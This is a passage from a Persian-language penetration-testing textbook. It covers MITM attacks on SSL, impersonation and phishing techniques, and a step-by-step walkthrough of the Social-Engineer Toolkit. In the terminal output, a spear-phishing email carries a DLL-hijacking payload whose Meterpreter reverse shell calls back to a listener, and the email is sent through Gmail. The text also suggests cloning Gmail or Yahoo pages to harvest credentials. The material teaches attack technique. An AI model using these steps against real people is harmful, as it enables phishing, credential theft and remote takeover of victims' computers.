|     cipher preference: server
|     warnings:
```

سرور تست SSL https://www.ssllabs.com/ssltest می باشد که یک سرور تست آنلاین می باشد که آنالیز گسترده ای از یک وبسایت را انجام می دهد.

یک مثال واقعی از بکارگیری SSL را در سایت نت آموز مشاهده خواهید کرد



حمله شخص واسط SSL

یک حمله شخص واسط (MITM) ترفندی قدیمی برای هدایت جریان اطلاعات از طریق ماشین تحت کنترل هکر می باشد در نتیجه هکر می تواند داده ها را قبل از رسیدن به مقصد شنود و دستکاری کند.

در صورتیکه هکر به لینک ارتباطی بین کاربر نهایی و وب سرور دسترسی داشته باشد , اجرای حمله شخص واسط امکان پذیر خواهد شد. اولین سوالی که به ذهن می رسد این است که چگونه هکر می تواند داده ها را رمزگشایی کند ؟


از آنجایی که مرورگر کلاینت داده ها را قبل از ارسال رمزنگاری می کند , تنها با در اختیار داشتن کلید خصوصی قابلیت رمزگشایی داده ها امکان پذیر است. این کلید نیز به صورت امن بر روی سرور ذخیره شده است. به صورت خلاصه , هکر می تواند داده ها را رمزگشایی کند چرا که بین کاربر نهایی و اپلیکیشن وب قرار گرفته و می تواند هویت هر دو را جعل کند. با جعل هویت سرور توسط هکر , کلاینت فکر می کند که شخصی که با وی صحبت می کند سرور است که بر روی کانال رمزنگاری شده قرار دارد ولی حقیقت این است که کانال رمزنگاری شده به ماشین هکر ختم می شود و از این طریق اطلاعات را بدست آورده آنها را رمزگشایی کرده و شنود می کند , سپس مجدد آنها را رمزنگاری می کند و به سمت سرور ارسال می کند.

هکر که سرور حقیقی را جعل کرده یک گواهینامه جعلی و به کلاینت ارایه می کند و به دنبال آن یک کلید عمومی ساخته خود را ارسال می کند . از آنجایی که هر کلید خصوصی رمزگشای کلید عمومی را در اختیار داده قادر به رمزگشایی داده های بازگشتی از کلاینت خواهد بود.



در ادامه هکر یک ارتباط SSL جدید با سرور واقعی برقرار کرده و این بار هویت کلاینت را جعل کرده و گواهینامه حقیقی ارایه شده توسط وب سرور را احرازهویت می کند.

تصویری ذهنی از این حمله به صورت زیر می باشد :



سیستم CA قطعه گم شده پازل هست که به دلیل نبود آن فریب کاربر برای ایجاد یک نشست رمزنگاری شده کمی دشوار می شود. زمانیکه هکر گواهینامه جعلی را به کاربر ارایه می کند , یک هشدار در سمت مرورگر کاربر نمایش داده می شود که بیانگر این موضوع است که گواهینامه معتبر نیست و شما نباید به آن اعتماد کنید.



یک سناریو موفق از حمله MITM on SSL در حالات زیر امکان پذیر خواهد بود :

- کلاینت به یک CA نامعتبر (هکر) که یک گواهینامه جعلی صادر کرده اعتماد می کند , از هشدارهای مرورگر نمی هراسد و یک استثنا در مرورگر ایجاد می کند.
- کلاینت به هشدارها توجه نکرده و یک نشست رمزنگاری شده با هکر برقرار می کند.
- سیستم کاربر ممکن است هک شده باشد و پس از نفوذ یک گواهینامه روت CA بر روی مرورگر نصب شده باشد. در نتیجه هر گواهینامه ایجاد شده توسط این CA دیگر هشداری را نمایش نخواهد داد.



فصل هشت

بکارگیری کاربران با استفاده از فریم ورک های حمله

بکارگیری کاربران با استفاده از فریم ورک های حمله

گرچه سازمان ها در زمینه تکنولوژی و مهارت ها به منظور امنیت کسب و کار خود سرمایه گذاری های فراوانی را انجام می دهند ولی هنوز هم حملات زیادی با موفقیت بر روی سیستم های آنها پیاده سازی می شود. مهندسی اجتماعی تکنیکی است که به منظور نفوذ به امن ترین بخش های یک سازمان استفاده می شود. کاربران آسیب پذیر هدف اصلی این حملات برای نفوذ به سازمان هستند. مهندسی اجتماعی و حامل های حمله سمت کلاینت بهترین روش های این نوع حملات به شمار می روند.

در این روش ها معمولا یکی از کارکنان سازمان به عنوان هدف اولیه در نظر گرفته شده و پس از بکارگیری راه را برای نفوذ به دیگر بخش های سازمان هموار می کند.

از آنجایی که در امنیت قدرت شما وابسته به ضعیف ترین لینک شما دارد (اشخاص و کارمندان سازمان) در نتیجه کارمندان به هدفی فوق العاده برای نفوذ و اجرای حملات مبدل می گردند. حملات مهندسی اجتماعی در زمان و صرف منابع برای هکر یک گزینه فوق العاده به شمار می روند.

یک مثال ساده از حملات مهندسی اجتماعی تماس تلفنی با یکی از کارمندان سازمان می باشد به این صورت که خود را به عنوان کارمند بانک معرفی کرده و کاربر را قانع کنید تا رمز یا دیگر مشخصات حیاتی حساب آنلاین خود را در اختیار شما قرار دهد.



هکرهای کلاه مشکی نفوذ را به عنوان کسب و کار برتر خود پیاده سازی می کنند و از همین رو حامل های مهندسی اجتماعی به دلیل صرفه جویی در زمان و منابع سود بالایی را برای آنها به ارمغان می آورد.

توسعه یک اکسپلوییت سفارشی و یا کرک یک پسورد نیازمند صرف زمان و انرژی بالایی است و در بسیاری از موارد برای هکر امکان پذیر نیست. از سوی دیگر مهندسی اجتماعی و ایجاد کمپین های فیشینگ قابلیت ارایه دسترسی مستقیم به داده های محرمانه را دارد.

زمانیکه تکنیک های معمول مهندسی اجتماعی (تماس تلفنی , بررسی زباله ها) با شکست مواجه می شود , بایستی از حملات سمت مشتری در کنار تکنیک های فیشینگ استفاده کنیم. حملات سمت مشتری موجب بکارگیری آسیب پذیری های موجود در نرم افزارهای کلاینت می شوند.

در این فصل تکنیک های مختلف به منظور اجرای حملات سمت مشتری و مهندسی اجتماعی را بررسی خواهیم کرد و ابزارهای مختلف به منظور بکارگیری این حملات در کالی لینوکس را به شما معرفی می کنیم :

- حملات مهندسی اجتماعی
- جعبه ابزار مهندسی اجتماعی
- حملات مبتنی بر وب
- فریم ورک بکارگیری مرورگر
- ماژول های بیف



حملات مهندسی اجتماعی

مهندسی اجتماعی شامل حملاتی است که برای موفقیت به صورت گسترده بر روی اشخاص تمرکز دارد. در ساده ترین شکل آن از شیوه های غیرفنی برای عبور از امنیت سیستم استفاده می کند. شیوه هایی که هیچ ارتباطی با دانش رایانه شما ندارد و برای موفقیت در پیاده سازی آنها بیشتر نیازمند دانش روانشناختی اشخاص هستید. به همین منظور موفقیت این حملات تا سطح بالایی به اطلاعات جمع آوری شده از قربانی بستگی دارد.

انواع مختلف منابع برای جمع آوری اطلاعات در این زمینه عبارتند از :

- وبسایت های شبکه های اجتماعی
- فروم های آنلاین
- سایت های شرکت
- تعامل با کاربر

جعل هویت دیگر اشخاص رایج ترین و موثرترین شکل حملات مهندسی اجتماعی به شمار می رود. در اینجا هکر وانمود می کند که شخص دیگری است و از این طریق سعی در جلب توجه و اعتماد او را دارد. هکر فاز ریکان را اجرا کرده و از این طریق اطلاعات ارزشمندی را در ارتباط با قربانی بدست می آورد.

این اطلاعات در طی فاز تعامل با کاربر به وی کمک زیادی خواهد کرد. مثالی از جعل هویت به شرح زیر می باشد :



1. هکر قربانی را شناسایی کرده و با استفاده از منابع عمومی دردسترس درباره وی تا جای ممکن اطلاعات جمع آوری می کند.

2. وی اطلاعاتی که قربانی در صفحه پروفایل فیسبوک خود منتشر کرده را پیدا می کند. از این راه جزئیات حیاتی همچون تاریخ تولد و سال , مدرسه ای که در آن درس خوانده و صدها مورد از اطلاعات این چنینی دیگر مثل فیلم مورد علاقه و موسیقی مورد علاقه و ... را بدست می آورد.

3. در صفحه پروفایل لینکداین قربانی درباره کارهایی که سازمان مربوطه وی انجام می دهد اطلاعات کافی را بدست آوریم. از این راه می توان ایمیل قربانی را هم بر روی صفحه وی بدست آورد.

4. در ادامه راه شماره تلفن وی در محل کار وی در سازمان را بدست آورید.

5. هکر با تلفن وی در حین کار در سازمان تماس گرفته و وانمود کرده که قربانی یک حمله بوده و رمزعبور ایمیل خود را فراموش کرده و تقاضای ریست پسورد نماید.

6. از این راه به احتمال بالا کارمند سازمان چندین سوال ابتدایی درباره تاریخ تولد و آدرس ایمیل و ... پرسیده و یک پسورد موقتی برای وی ایجاد می کند.

حملات مهندسی اجتماعی غیرمعمول شاید همیشه موفقیت آمیز نباشند چرا که کارمندان سازمان ممکن است به شیوه ای آموزش دیده باشند که چنین رخدادهایی را شناسایی کنند و فریب هکر را نخورند.

رایانه ها به مهم ترین راه ارتباطی سازمان با دنیای خارج مبدل شده اند و از این رو یکی از بهترین حامل های حمله برای هکرها به شمار می رود.

برخی از راههایی که به منظور اجرای حملات مهندسی اجتماعی از طریق رایانه ها بکار گرفته می شوند به شرح زیر هستند :



ایمیل های فیشینگ : هکرها صندوق های دریافت ایمیل را اسپم می کنند و از این راه به صورت موثر کاربران را فریب می دهند. ایمیل ها معمولا به شیوه ای طراحی می شوند که قانونی به نظر می رسند.هکرها از آدرس های ایمیل مشابه با ایمیل های اصلی استفاده می کنند. مثلا به صورت فرضی اگر ایمیل سازمان مربوطه info@tehranitc.com می باشد هکر از آدرس ایمیل مشابه و نزدیک info@tehranite.com برای فریب کاربران استفاده می کند. علاوه بر این ایمیل ارسالی توسط هکر بایستی حاوی یکسری عبارات جذاب و محرک باشد. مثلا عباراتی مثل هشدار امنیتی یا بسیار مهم و یا هر کلمه دیگری که برای قربانی مهم باشد و موجب جلب توجه و فریب وی شود.

بدافزار و تبلیغ افزارها : یک تکنیک رایج که هکرها بکار می گیرند , فریب کاربران به نصب برنامه هایی است که حاوی بدافزار یا تبلیغ افزار هستند. کاربری که در این زمینه اطلاعات فنی کافی را ندارد به سادگی فریب خورده و با کلیک بر روی یک لینک پیام پاپ آپ اقدام به دانلود و نصب یک بدافزار مخرب بر روی سیستم خود می کند.

وبسایت های فیشینگ : در این تکنیک , هکرها یک کپی کامل از نسخه اصلی وبسایت ایجاد می کنند و یک نام دامنه مشابه با دامنه سایت اصلی بر روی آن رجیستر کرده. قربانی که سایت کلون شده را مشاهده می کند در بیشتر موارد دقت کافی (به دلیل مشکلات روزمره و مشغولیت ذهنی و کمبود زمان و عجله!) را نمی کند و به سایت کلون شده اعتماد می کند و تعامل دلخواه هکر را به انجام می رساند. این تعامل می تواند شامل مواردی ساده مثل جمع آوری ایمیل ها و یا حتی جمع آوری اطلاعات حساب های بانکی باشد. معمولا هدف اصلی این حملات جمع آوری اعتبارنامه های مخفی قربانی می باشد. کافی است تا صفحه جیمیل یا یاهومیل را کلون کنید و فیشینگ کنید.



همانطور که گفتیم رایانه ها نقش کلیدی در ارتباطات سازمان ها دارند و به همین منظور راهی مطمئن برای اجرای حملات مهندسی اجتماعی به شمار می روند . کالی لینوکس دارای ابزاری معروف با نام Social Engineering Toolkit می باشد <<

جعبه ابزار مهندسی اجتماعی

Social Engineering Toolkit مخفف ابزار SET یا همان ابزار مهندسی اجماعی شناخته شده ترین ابزار به منظور پیاده سازی حملات مهندسی اجتماعی می باشد که به صورت پیش فرض در کالی لینوکس موجود است. این ابزار رابط کاربری بسیار ساده ای دارد که به صورت منویی می باشد و اشخاصی که دانش پایینی از رایانه دارند نیز قادر به استفاده از آن هستند. ابزار SET دارای گزینه های مختلفی است و به زبان برنامه نویسی پایتون برنامه نویسی شده است. این ابزار شما را قادر می سازد تا با صرف کمترین زمان ممکن یک حمله پیچیده را طراحی کند.

به منظور دسترسی به ابزار SET درون کالی لینوکس کافی است تا دستور setoolkit را درون خط فرمان وارد کنید. پس از وارد کردن این دستور برای اولین بار به احتمال زیاد یک هشدار رفع مسئولیت نمایش داده می شود که با وارد کردن Y قوانین را بپذیرید. در ادامه منو اصل این ابزار به شما نمایش داده می شود. ساختار این ابزار به نحوی است که با وارد کردن شماره هر منو به یک منو جلو تر می روید و برای بازگشت به منو قبلی کافی است تا عدد 99 را وارد کنید. بیشتر کارهای عملیاتی این ابزار در منو شماره 1 یعنی Social Engineering Attacks می باشد و ما با دیگر منوها کاری نداریم. منو شماره 2 یعنی Fast-Track Penetration Testing برخی از حملات ابزار Fast-Track را با SET یکپارچه سازی می کند .



همچنین شما می توانید ماژول های سفارشی خود را نوشته و با استفاده از گزینه 3 یعنی Thrid Party Modules آنها را با ابزار SET یکپارچه سازی کنید.

```
root@netamooz: ~
File  Edit  View  Search  Terminal  Help
root@netamooz:~# setoolkit
[-] New set.config.py file generated on: 2016-07-09 14:38:42.624381
[-] Verifying configuration update...
[*] Update verified, config timestamp is: 2016-07-09 14:38:42.624381
[*] SET is using the new config, no need to restart

[---]        The Social-Engineer Toolkit (SET)         [---]
[---]        Created by: David Kennedy (ReL1K)         [---]
[---]                 Version: 7.2.1                   [---]
[---]             Codename: 'Wine and Gold'            [---]
[---]        Follow us on Twitter: @TrustedSec         [---]
[---]        Follow me on Twitter: @HackingDave        [---]
[---]       Homepage: https://www.trustedsec.com       [---]

        Welcome to the Social-Engineer Toolkit (SET).
         The one stop shop for all of your SE needs.

     Join us on irc.freenode.net in channel #setoolkit

   The Social-Engineer Toolkit is a product of TrustedSec.

             Visit: https://www.trustedsec.com

[Errno socket error] [Errno 111] Connection refused
 Select from the menu:

   1) Social-Engineering Attacks
   2) Penetration Testing (Fast-Track)
   3) Third Party Modules
   4) Update the Social-Engineer Toolkit
   5) Update SET configuration
   6) Help, Credits, and About

  99) Exit the Social-Engineer Toolkit

set>
```

پس از انتخاب گزینه 1 یعنی Social Engineering Attacks لیست دیگری از زیرمنوها را مشاهده می کنید که انواع مختلف حملات مهندسی اجتماعی را به شما معرفی می کند .



برای اهداف ما یعنی تست نفوذ وب ما تنها با دو زیرمنو 1 و 2 کار می کنیم.

```
root@netamooz: ~
File  Edit  View  Search  Terminal  Help

set> 1

[---]        The Social-Engineer Toolkit (SET)         [---]
[---]        Created by: David Kennedy (ReL1K)         [---]
[---]                  Version: 7.2.1                  [---]
[---]             Codename: 'Wine and Gold'            [---]
[---]        Follow us on Twitter: @TrustedSec         [---]
[---]        Follow me on Twitter: @HackingDave        [---]
[---]       Homepage: https://www.trustedsec.com       [---]

        Welcome to the Social-Engineer Toolkit (SET).
         The one stop shop for all of your SE needs.

    Join us on irc.freenode.net in channel #setoolkit

  The Social-Engineer Toolkit is a product of TrustedSec.

            Visit: https://www.trustedsec.com

[Errno socket error] [Errno 111] Connection refused
 Select from the menu:

   1) Spear-Phishing Attack Vectors
   2) Website Attack Vectors
   3) Infectious Media Generator
   4) Create a Payload and Listener
   5) Mass Mailer Attack
   6) Arduino-Based Attack Vector
   7) Wireless Access Point Attack Vector
   8) QRCode Generator Attack Vector
   9) Powershell Attack Vectors
  10) SMS Spoofing Attack Vector
  11) Third Party Modules

  99) Return back to the main menu.

set>
```



حمله فیشینگ

SpearPhishing Attack

زیرمنو شماره یک با نام Spear-Phishing Attack Vectors به شما اجازه می دهد تا ایمیل های سفارشی را بر روی قربانی های خاص پیاده سازی و اجرا کنید. هدف اصلی این ماژول یکپارچه سازی یک پیلود به صورت یک فایل پیوست درون ایمیل و ارسال آن از طریق ایمیل به قربانی هدف می باشد.

برای شروع زیر منو شماره 1 یعنی Spear-Phishing Attack Vectors را انتخاب کنید. زیر منو جدیدی به شما نمایش داده می شود . به منظور ایجاد یک پیلود نوع فایل گزینه شماره 2 یعنی Create a FileFormat Payload را انتخاب کنید.

```
root@netamooz: ~
File  Edit  View  Search  Terminal  Help

Select from the menu:

   1) Spear-Phishing Attack Vectors
   2) Website Attack Vectors
   3) Infectious Media Generator
   4) Create a Payload and Listener
   5) Mass Mailer Attack
   6) Arduino-Based Attack Vector
   7) Wireless Access Point Attack Vector
   8) QRCode Generator Attack Vector
   9) Powershell Attack Vectors
  10) Third Party Modules

  99) Return back to the main menu.

set> 1 ←

 The Spearphishing module allows you to specially craft email messages and send
 them to a large (or small) number of people with attached fileformat malicious
 payloads. If you want to spoof your email address, be sure "Sendmail" is in-
 stalled (apt-get install sendmail) and change the config/set_config SENDMAIL=OFF
 flag to SENDMAIL=ON.

 There are two options, one is getting your feet wet and letting SET do
 everything for you (option 1), the second is to create your own FileFormat
 payload and use it in your own attack. Either way, good luck and enjoy!

   1) Perform a Mass Email Attack
   2) Create a FileFormat Payload
   3) Create a Social-Engineering Template

  99) Return to Main Menu

set:phishing>2 ←
```



لیست بلند بالایی از انواع پیلودها به شما نمایش داده می شود. به صورت پیش فرض پیلود فایل EXE درون یک فایل PDF انتخاب شده است . برای قبول گزینه پیش فرض هیچ مقداری را وارد نکنید و بر روی Enter کلیک کنید. در ادامه از شما درخواست می شود تا آدرس آیپی بازگشتی را وارد کنید . در صورتیکه مثل ما حمله خود را به صورت لوکال پیاده سازی می کنید آدرس آیپی سیستم کالی لینوکس خود را وارد کنید.

```
root@netamooz: ~
File  Edit  View  Search  Terminal  Help

 Select the file format exploit you want.
 The default is the PDF embedded EXE.

          ********** PAYLOADS **********

   1) SET Custom Written DLL Hijacking Attack Vector (RAR, ZIP)
   2) SET Custom Written Document UNC LM SMB Capture Attack
   3) MS14-017 Microsoft Word RTF Object Confusion (2014-04-01)
   4) Microsoft Windows CreateSizedDIBSECTION Stack Buffer Overflow
   5) Microsoft Word RTF pFragments Stack Buffer Overflow (MS10-087)
   6) Adobe Flash Player "Button" Remote Code Execution
   7) Adobe CoolType SING Table "uniqueName" Overflow
   8) Adobe Flash Player "newfunction" Invalid Pointer Use
   9) Adobe Collab.collectEmailInfo Buffer Overflow
  10) Adobe Collab.getIcon Buffer Overflow
  11) Adobe JBIG2Decode Memory Corruption Exploit
  12) Adobe PDF Embedded EXE Social Engineering
  13) Adobe util.printf() Buffer Overflow
  14) Custom EXE to VBA (sent via RAR) (RAR required)
  15) Adobe U3D CLODProgressiveMeshDeclaration Array Overrun
  16) Adobe PDF Embedded EXE Social Engineering (NOJS)
  17) Foxit PDF Reader v4.1.1 Title Stack Buffer Overflow
  18) Apple QuickTime PICT PnSize Buffer Overflow
  19) Nuance PDF Reader v6.0 Launch Stack Buffer Overflow
  20) Adobe Reader u3D Memory Corruption Vulnerability
  21) MSCOMCTL ActiveX Buffer Overflow (ms12-027)

set:payloads>

set:payloads> Enter the IP address for the payload (reverse):192.168.1.10

What payload do you want to generate:

  Name:                                      Description:
```

از شما پرسیده می شود چه نوع پیلودی ایجادی را می خواهید استفاده کنید . گزینه پیش فرض یعنی Meterpreter Memory Injection حالت ایده آل است پس تنها Enter را فشار دهید.



```
root@netamooz: ~
File  Edit  View  Search  Terminal  Help
What payload do you want to generate:

  Name:                                     Description:

   1) Meterpreter Memory Injection (DEFAULT)  This will drop a meterpreter payload through PyInjector
   2) Meterpreter Multi-Memory Injection      This will drop multiple Metasploit payloads via memory
   3) SE Toolkit Interactive Shell            Custom interactive reverse toolkit designed for SET
   4) SE Toolkit HTTP Reverse Shell           Purely native HTTP shell with AES encryption support
   5) RATTE HTTP Tunneling Payload            Security bypass payload that will tunnel all comms over HTTP
   6) ShellCodeExec Alphanum Shellcode        This will drop a meterpreter payload through shellcodeexec
   7) Import your own executable              Specify a path for your own executable

set:payloads>
set:payloads> PORT of the listener [443]:

Select the payload you want to deliver via shellcode injection

   1) Windows Meterpreter Reverse TCP
   2) Windows Meterpreter (Reflective Injection), Reverse HTTPS Stager
   3) Windows Meterpreter (Reflective Injection) Reverse HTTP Stager
   4) Windows Meterpreter (ALL PORTS) Reverse TCP

set:payloads> Enter the number for the payload [meterpreter_reverse_tcp]:
[*] Prepping pyInjector for delivery..

 The DLL Hijacker vulnerability will allow normal file extenstions to
 call local (or remote) .dll files that can then call your payload or
 executable. In this scenario it will compact the attack in a zip file
 and when the user opens the file extension, will trigger the dll then
 ultimately our payload. During the time of this release, all of these
 file extensions were tested and appear to work and are not patched. This
 will continiously be updated as time goes on.
```

آدرس پورت پیش فرض 443 نیز قابل قبول است.

نکته : ما در اینجا موارد پیش فرض را انتخاب می کنیم ولی هیچ دلیلی به تست دیگر موارد وجود ندارد. شما می توانید موارد دیگر را تست کنید.

نوع پیلود به منظور تحویل تزریق هم دارای مقدار پیش فرض meterpreter_reverse_tcp می باشد. پس از قبول مقدار پیش فرض ابزار PyInjectter شروع به کار می کند . به همین روال گزینه ها را پاسخ دهید تا



```
set:payloads>Enter the number for the payload [meterpreter_reverse_tcp]:
[*] Prepping pyInjector for delivery..

 The DLL Hijacker vulnerability will allow normal file extenstions to
 call local (or remote) .dll files that can then call your payload or
 executable. In this scenario it will compact the attack in a zip file
 and when the user opens the file extension, will trigger the dll then
 ultimately our payload. During the time of this release, all of these
 file extensions were tested and appear to work and are not patched. This
 will continiously be updated as time goes on.

   Enter the choice of the file extension you want to attack:

    1. Windows Address Book (Universal)
    2. Microsoft Help and Support Center
    3. wscript.exe (XP)
    4. Microsoft Office PowerPoint 2007
    5. Microsoft Group Converter
    6. Safari v5.0.1
    7. Firefox <= 3.6.8
    8. Microsoft PowerPoint 2010
    9. Microsoft PowerPoint 2007
    10. Microsoft Visio 2010
    11. Microsoft Word 2007
    12. Microsoft Powerpoint 2007
    13. Microsoft Windows Media Encoder 9
    14. Windows 7 and Vista Backup Utility
    15. EnCase
    16. IBM Rational License Key Administrator
    17. Microsoft RDP


set:webattack:dll_hijacking>

   [*] You have selected the file extension of .wab and vulnerable dll of wab32res.dll
set:webattack:dll_hijacking> Enter the filename for the attack (example:openthis) [openthis]:testnetamooz
```

```
root@netamooz: ~
File  Edit  View  Search  Terminal  Help

Do you want to use a zipfile or rar file. Problem with zip
is they will have to extract the files first, you can't just
open the file from inside the zip. Rar does not have this
restriction and is more reliable

1. Rar File
2. Zip File

set:webattack:dll_hijacking> [rar]:1
/bin/sh: 1: rar: not found
[!] Error, rar was not detected. Please download rar and place it in your /usr/bin or /usr/local/bin directory
.                                                                      :)
[*] Defaulting to zipfile for the attack vector. Sorry boss.
[-] This may take a few to load MSF...
[-] As an added bonus, use the file-format creator in SET to create your attachment.

   Right now the attachment will be imported with filename of 'template.whatever'

   Do you want to rename the file?

   example Enter the new filename: moo.pdf

    1. Keep the filename, I don't care.
    2. Rename the file, I want to be cool.

set:phishing>1
[*] Keeping the filename and moving on.

   Social Engineer Toolkit Mass E-Mailer

   There are two options on the mass e-mailer, the first would
   be to send an email to one individual person. The second option
   will allow you to import a list and send it to as many people as
   you want within that list.

   What do you want to do:
```



تا به بخش تنظیمات ایمیل برسیم. در این بخش ابتدا گفته می شود که شما دو انتخاب دارید. ابتدا اینکه ایمیل را برای فقط یک نفر ارسال کنید یا اینکه ایمیل را به لیستی از اشخاص بفرستید. ما در اینجا گزینه شماره 1 را انتخاب کرده.

در ادامه بیان می شود که آیا می خواهید از یک قالب از قبل طراحی شده استفاده نمایید یا اینکه خودتان قالب جدیدی ایجاد نمایید. شماره 1 یعنی قالب پیش فرض را قبول کنید و در ادامه هم شماره یکی از قالب ها را به دلخواه وارد کنید.

```
root@netamooz: ~
File  Edit  View  Search  Terminal  Help
[*] Keeping the filename and moving on.

   Social Engineer Toolkit Mass E-Mailer

   There are two options on the mass e-mailer, the first would
   be to send an email to one individual person. The second option
   will allow you to import a list and send it to as many people as
   you want within that list.

   What do you want to do:

   1.  E-Mail Attack Single Email Address
   2.  E-Mail Attack Mass Mailer

   99. Return to main menu.

set:phishing>1 ←

   Do you want to use a predefined template or craft
   a one time email template.

   1. Pre-Defined Template
   2. One-Time Use Email Template

set:phishing>1 ←
[-] Available templates:
1: Strange internet usage from your computer
2: Dan Brown's Angels & Demons
3: Order Confirmation
4: New Update
5: Have you seen this?
6: Computer Issue
7: Baby Pics
8: WOAAAA!!!!!!!!!! This is crazy...
9: Status Report
10: How long has it been?
set:phishing>6 ←
```

آدرس ایمیل قربانی را وارد کنید . سپس دو انتخاب دارید یا اینکه از جیمیل استفاده کنید یا سرور ایمیل خود را طراحی کرده و برای ارسال از آن استفاده کنید. شماره 1 یعنی جیمیل را انتخاب کنید. آدرس جیمیل خود را وارد کنید و در ادامه پسورد جیمیل خودتان.



نام خودتان را برای ایمیل تعیین کرده (From Name) و در پایان هم اولویت ارسال پیام را بر روی no قرار دهید. همانطور که در تصویر زیر مشاهده می کنید , یک پیام خطا دریافت می کنید که از طرف گوگل است .

```
root@netamooz: ~
File  Edit  View  Search  Terminal  Help
3: Order Confirmation
4: New Update
5: Have you seen this?
6: Computer Issue
7: Baby Pics
8: WOAAAA!!!!!!!!!! This is crazy...
9: Status Report
10: How long has it been?
set:phishing>6
set:phishing> Send email to:info@netamooz.net

  1. Use a gmail Account for your email attack.
  2. Use your own server or open relay

set:phishing>1
set:phishing> Your gmail email address:netamooztest@gmail.com
set:phishing> The FROM NAME user will see:Netamooz
Email password:
set:phishing> Flag this message/s as high priority? [yes|no]:no
[!] Unable to deliver email. Printing exceptions message below, this is most likely due to an illegal attachme
nt. If using GMAIL they inspect PDFs and is most likely getting caught.
Press {return} to view error message.
(552, '5.7.0 This message was blocked because its content presents a potential\n5.7.0 security issue. Please v
isit\n5.7.0  https://support.google.com/mail/answer/6590 to review our message\n5.7.0 content and attachment c
ontent guidelines. t67sm6260525wma.1 - gsmtp')
```

این پیام مسدود شده چرا که دارای مشکلات امنیتی می باشد .

دلیل اصلی بلاک شدن پیام ما این است که گوگل به امنیت کاربران اهمیت داده و قبل از هر نوع ارسالی فایل های پیوست را بررسی می کند و در صورتیکه حاوی محتوای مخرب باشد از ارسال آنها جلوگیری می کند. آموزش پیاده سازی یک سرور ایمیل مجزا و شخصی خارج از حوصله این کتاب است ولی در این زمینه بعدها آموزش های تکمیلی در داخل سایت تهیه خواهد شد.



حامل های حمله وبسایت

منو دوم حملات مهندسی اجتماعی یعنی Website Attack Vectors شامل حملات مهندسی اجتماعی با استفاده از وبسایت هستند. به این منظور با استفاده از وبسایت ها می توانید حملات مهندسی اجتماعی را به سادگی پیاده سازی کنید. این بخش شامل انواع مختلف ماژول های حمله می باشد :

- Java applet attack
- Credential Harvester attack
- Web jacking attack
- Metasploit browser exploit
- Tabnabbing attack

حمله جاوا اپلت

